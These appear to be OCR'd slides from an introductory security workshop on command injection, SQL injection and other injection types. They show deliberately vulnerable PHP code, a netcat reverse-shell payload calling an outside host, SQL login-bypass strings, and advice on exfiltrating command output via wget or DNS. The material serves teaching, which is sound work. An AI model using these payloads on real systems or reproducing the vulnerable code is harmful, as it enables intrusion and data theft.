Workshop 5

Introduction to Injection

Why?

Injection is a broad topic in information security

Consistently rated as one of the top web application security risks (OWASP top 10)

A good topic to begin building intuition in information security


Today

- Command Injection
- SQL injection
- Cross Site Scripting
- A few other examples to get you thinking


- Direct command injection

Command Injection


- User input is passed as a parameter to a command executed on the host
- Classic example: a ping service




```
<?php
        echo shell_exec("timeout 5 bash -c 'ping -c 3 ".$_POST["ip"]."'");
?>
```



```
<?php
        echo shell_exec("timeout 5 bash -c 'ping -c 3 127.0.0.1'");
?>
```



```php
<?php
        echo shell_exec("timeout 5 bash -c 'ping -c 3 127.0.0.1; cat index.php | tr ? _'");
?>
```



```php
<?php
        echo shell_exec("timeout 5 bash -c 'ping -c 3 127.0.0.1; rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc myhost.com 1234 >/tmp/f");
?>
```


See: http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet

recap

- Theme: certain characters allow users to break out of the framework that parses their input
- This allows them to perform actions we didn’t intend
- Here: arbitrary commands are run on the host
- This idea pervades all forms of injection


SQL Injection

- SQL: Broadly, a language used to query relational databases.
- Example: user input is used to construct a query , which is then sent to a database



```php
<?php  //Start the Session
session_start();
 require('connect.php');
//3. If the form is submitted or not.
//3.1 If the form is submitted
if (isset($_POST['username']) and isset($_POST['password'])){
//3.1.1 Assigning posted values to variables.
$username = $_POST['username'];
$password = $_POST['password'];
//3.1.2 Checking the values are existing in the database or not
$query = "SELECT * FROM `user` WHERE username='$username' and password='$password'";

$result = mysqli_query($connection, $query) or die(mysqli_error($connection));
$count = mysqli_num_rows($result);
//3.1.2 If the posted values are equal to the database values, then session will be created fo
if ($count == 1){
$_SESSION['username'] = $username;
}else{
//3.1.3 If the login credentials doesn't match, he will be shown with an error message.
$fmsg = "Invalid Login Credentials.";
}
}
//3.1.4 if the user is logged in Greets the user with message
```




Login:admin’ or 1=1 -- -

Password: <anything>

SELECT * FROM user WHERE username = admin’ or 1=1 -- -

Returns: all rows of the username table



Login:admin’ --

Password: <anything>

SELECT * FROM user WHERE username = admin’

Returns: the admin row

Login

- SQLi is an enormously deep topic
- Some subtopics:
  - Enumeration techniques
  - Union injection (Dump arbitrary data from a database)
  - Blind injection techniques (when we aren’t returned output)

Others to look out for

- Cross Site Scripting (will have a workshop on this)
  - Inject code displayed in the users browser
- XXE (XML external entities)
  - If a server constructs and parses XML input, inject XML entity to read files and (sometimes, rarely) execute code
- LDAP injection
- LaTex Injection
  - If an app parses latex to construct PDFs for example, commands can be execute in the LaTex parser

Things to think about

- I think I can execute code, but nothing is printed to screen, what do I do?
- Interact with yourself!
  - Ping yourself – very reliable in secure environments since ICMP will rarely be filtered
  - Query yourself – command line tools such as wget can be used to send http requests; attach the output of your command to an http request and send the query to yourself
  - This generalises to other application layer protocols that send text queries, eg DNS

DNS example